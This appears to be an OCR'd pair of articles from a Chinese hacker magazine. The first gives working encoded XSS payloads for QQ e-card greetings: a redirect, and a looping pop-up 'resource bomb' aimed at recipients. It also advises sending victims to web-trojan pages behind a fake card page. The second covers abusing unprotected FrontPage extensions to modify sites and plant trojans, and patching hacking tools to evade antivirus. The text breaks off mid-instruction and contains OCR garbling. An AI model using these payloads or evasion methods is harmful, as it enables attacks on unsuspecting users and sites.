


图2



异类攻击——让QQ也成黑客帮凶

真实の神

国内的即时通讯软件中，腾讯QQ的庞大用户群无疑让它成为同类软件中的佼佼者。但腾讯的安全措施好像做得不太好，比如：让QQ非法操作的特殊代码、免费注册为QQ会员……漏洞一个接一个，让腾讯慌了手脚！

即使如此，腾讯出现过的漏洞都是和软件本身有关，还危害不到系统安全，似乎和系统入侵扯不上什么关系。但这次这个漏洞如果利用得当，对国内的网民来说，威胁绝不低于RPC溢出……

发现漏洞

上个月我发现了新的QQ秀免费买商品的漏洞，之后送了很多人衣服（当然多数是MM咯，活活），有些朋友为了感谢我，给了我几个Q币。既然买衣服不要钱，就拿着Q币去送送贺卡吧！

我是第一次来QQ的贺卡站，准备送几张贺卡给MM。突然发现贺卡的附言（祝福心语）中限制输入“<”、“>”、“'”等字符（图1）。




图 1

难道是腾讯心虚？难道贺卡可以执行HTML代码？马上测试！

测试漏洞

随便写入一句HTML代码，由于限制了写入字符的数目，所以无法写入复杂代码，但我们可让它跳转到其它页面。在“祝福心语”里写入如下字符（这段代码是让网页自动跳转到http://www.hackerxfiles.net/bbs/）：

```
<meta http-equiv="refresh" content="1;
URL=http://www.hackerxfiles.net/bbs/">
```

点击“就这样发送吧”，出现错误警告（图2）。



图 2

果然有输入字符检测啊！看来不能直接输入了。经过测试，发现被检测的字符是“<”和“>”，我们将不允许的字符转换一下，以16进制写入（在这里将“<”写为“<”，“>”写为“>”，“'”写为“'”）。

```
&#x3C;meta http-equiv="refresh"
content="1;URL=http://www.hackerxfiles.
net/bbs/"&#x2E;
```

点击“就这样发送吧”，哈哈！成功进入发送界面，现在发送吧（可先发给自己测试一下）！

收到贺卡，激动中打开……咦？怎么没有跳转？查看源代码，看到如下一条代码：

```
<font color=""><meta http-equiv=</
font>
```

代码从“<meta http-equiv=”后面开始被切断，看来腾讯把“"”也过滤掉了。我们将“"”也替换为16进制（“"”），写入如下代码：

```
&#x3C;meta http-equiv=&#x22;
refresh&#x22; content=&#x22;1;URL=http:/
/www.hackerxfiles.net/bbs/&#x22;&#x2E;
```

发送！哈哈，跳到《黑客X档案》的论坛了（图3）！




图 3

这个漏洞如果和其它网页配合，就会变得非常可怕！比如你可以让对方跳转到一个网页木马的页面、跳转到有恶意代码的页面、在对方系统建一个ADMIN权限的用户、记录对方的IP，甚至直接格式化对方的硬盘……还可以还可以……（自言自语：“冷静点、冷静点……”）

> **LOOK 注意** 如果想发出一些jvavascript代码，要在javascript代码中的单引号“'”（'）前面加一个“\”符号，否则会出现sql写入错误。

实例说明

我们来举个列子，如下代码是循环弹出无限窗口的代码（这个代码无须改动就已经很危险了，请不要胡乱测试）：

```
<script>
var i=0
while (1){
window.open("网址","C"+i,"width=1,
height=1,resizable=no")
i++}
</script>
```

我们先给自己随便发张贺卡，然后看这张贺卡的地址，假如地址是：http://ecard.tencent.com/cgi-bin/qqcard_user_showsendedcard?sendid=833&senduin=50451640&confirm=1&arraytype=0&showtype=1，那么我们可推论出下一张贺卡的地址：http://ecard.tencent.com/cgi-bin/qqcard_user_showsendedcard?sendid=834&senduin=50451640&confirm=1&arraytype=0&showtype=1。我们把这个地址放进上面弹出窗口的代码中，替换里面的“网址”，然后再替换一些被过滤的字符，就成这样了：

```
<script>
var i=0
while (1){
window.open(&#x22;http://ecard.
tencent.com/cgi-bin/qqcard_user_showsended
```

```
card?sendid=834&senduin=50451640&con
firm=1&arraytype=0&showtype=1&#x22;,
&#x22;C&#x22;+i,&#x22;width=1,
height=1,resizable=no&#x22;)
i++}
</script>
```

将这段代码以“祝福语”的方式发给别人，对方在收到贺卡后，马上会又弹出一个贺卡，然后第一张打开的贺卡和后弹出的贺卡又会各自新打开一个贺卡窗口……

以此类推，对方的机器瞬间就会被吃完系统资源，然后OVER！这样，实际上是做了一个简单的资源炸弹。

呵呵，好了，就此打住。网页木马的做法和恶意代码之类的东东不在本文讨论范围之内，就不多说了。但要注意一点，如果想让对方跳转到网页木马页面，而又不想让对方察觉到，还是用本文的第一例，让对方在同一窗口中跳转为好。为了不引起怀疑，最好伪造一个和QQ贺卡相似的页面。

这个漏洞对广大QQ用户来说威胁巨大啊！想想看，有几个人收到贺卡后会不打开呢？防御这招也没什么好办法，除了腾讯自己想办法完全制止发送HTML代码外，个人能做的就是不要随便打开别人给你发的贺卡……

不过，我测试完后发现QQ贺卡里也是有免费贺卡的……郁闷，可惜了用来测试的Q币啊，本来还可以和MM照几张QQ秀的合照的……

我的非常规武器

lcx

常看《黑客x档案》的黑友，肯定有人像我一样在自己的电脑或肉鸡的某个角落建一个黑客兵器库，里面存贮着从杂志光盘和网上收集到的各式黑客工具。但有时我们用到的一些工具，可能是黑客兵器库以外的东东，我把这些不是黑客工具却有黑客用途和功能的软件称之为非常规武器。都是什么呢？下面一一介绍给大家。

1.通用网页源码解密器——Frontpage2000

当我们想把网上看到的漂亮特效搬到自己网站上时，查看源代码却是一堆乱码！想费力破解，却弄不懂源代码的加密算法。一个偶然的机会，我发现Frontpage2000是个不错的网页解密器，用它破解加密代码太简单了：只要这个加密代码页面能正常浏览，就先按Ctrl+A（全选），再按Ctrl+C（复制）。这样全选并复制这个页面，然后打开Frontpage2000，在空白地按Ctrl+V粘贴这个页面后，再点一下Frontpage2000下角状态栏里的html，就可看到正常的html源码了。

举个例子图文说明一下：很多网站的加密方法是采用javascript的escape()函数，把某些符号、汉字等变成乱码，以达到迷惑人的目的。我写了一个很简单、正常的html网页，源码是这样的：

```
<html>
<head>
<title>一个示例页</title>
<body>
<center>
<p>黑客X档案的fans好</p>
</center>
</body>
</html>
```

用escape()函数来给它加密（什么，不会加？哎，我这儿有一个网页加密器，自己试试吧！详见光盘压缩包里的“网页加密解密.htm”），代码变成了这样：

```
<script>
<!--
document.write(unescape("%3Chtml%3E%0D%0A%3Che
ad%3E%0D%0A%3Ctitle%3E%u4E00%u4E2A%u793A%u4F8B%
u9875%3C/title%3E%0D%0A%3Cbody%3E%0D%0A%3Ccenter
%3E%0D%0A%3Cp%3E%u9ED1%u5BA2X%u6863%u6848%u768
4fans%u597D%3C/p%3E%0D%0A%3C/center%3E%0D%0A%3C
/body%3E%0D%0A%3C/html%3E"));
//-->
</script>
```

将这段代码保存成为.html后，用IE打开，将看到是图1所示的效果。




图 1

我们用Frontpage2000解开这段代码，非常容易。在图1所示的页面按Ctrl+A，再按一下Ctrl+C。打开Frontpage2000，在空白地方按Ctrl+V，点底下的html状态，看到了吧，源代码清清楚楚的摆在哪儿（图2）。




图 2

LOOK 注意 只要是一个html网页代码全部加密，而且这个页面能正常浏览（不弹出警告对话框等），用Frontpage2000是能够解密的。但如果html网页代码是局部加密的话，Frontpage2000就无能为力了。

Frontpage2000还有一个用途——用作Frontpage服务器扩展漏洞入侵。

可能大家都会，我只简单提一下。FrontPage 2000 Exten-

sion Exploit（流光扫描器里的叫法）是指：由于网管的疏忽，利用Frontpage服务器扩展来管理站点时忘记了设置密码的情况。在扫到这样的漏洞时，只要用Frontpage2000打开该http://站点，就可任意修改/删除对方的站点文件，还可远程导入木马。

2.打造自己的Ultraedit

Ultraedit是套极棒的文字、Hex、ASCII 码编辑器，一般大家常会用来修改EXE 或 DLL 文件。我经常用它来改写一些黑客软件的版权，更重要的是，我还常用它来修改一些黑软的内在信息，从而让流行的黑客工具躲过杀毒软件的查杀。

（1）先看我用Ultraedit做的第一个用途——浏览器信息隐藏（图3）。




图 3

这是我登陆《黑客x档案》官方网站时，论坛显示我的个人信息，浏览器版本变为LCXX1.1A。这是怎么回事呢？原来在Win2k系统下，上网时透露你信息的东东就是Winnt\System32下的urlmon.dll文件。用Ultraedit把urlmon.dll文件，然后使用“搜索”菜单的里的“替换”选项替换urlmon.dll文件里的MSIE xx字符（xx是指你的浏览器版本，比如我原来是MSIE 6.0b）。替换的名字可根据自己的喜好随便取，我用的是LCXX1.1A（图4）。




图 4

注意 替换时要勾选“查找ASCII”。替换完后，是不能存盘的，因为这个文件系统在用，要另存为一个文件，然后到DOS模式下。安装了双系统的朋友就到另一个系统，或到安全模式，用修改完另存的文件把原来的文件urlmon.dll同名覆盖掉。这时再重新进入系统到论坛上看，是不是变成了你改的浏览器信息了？

（2）再来看我用Ultraedit做的第二个用途——让黑软躲过杀毒软件。

网上很多人会用Ultraedit修改snake的代理跳板，使其个性化，但大部份人只会改，却并不明白为什么要这样改。下面我就给大家说一下，学会这种方法后可用来修改别的软件。

我们在本机先装一个snake的代理跳板，一切都按默认配置来。先运行下看看命令提示（图5），我把程序改名为snake.exe（光盘中有收录）。

图5中显示的命令提示我们都可以用Ultraedit将其改掉，但这不是我们的最终目的，只改这些也躲不过杀毒软件，要改的应当是程序里被杀毒软件当作病毒特征的字符串。我们先根据提示来安装跳板吧！这对菜鸟来说是轻车熟路。在Cmd依次执行以下命令：

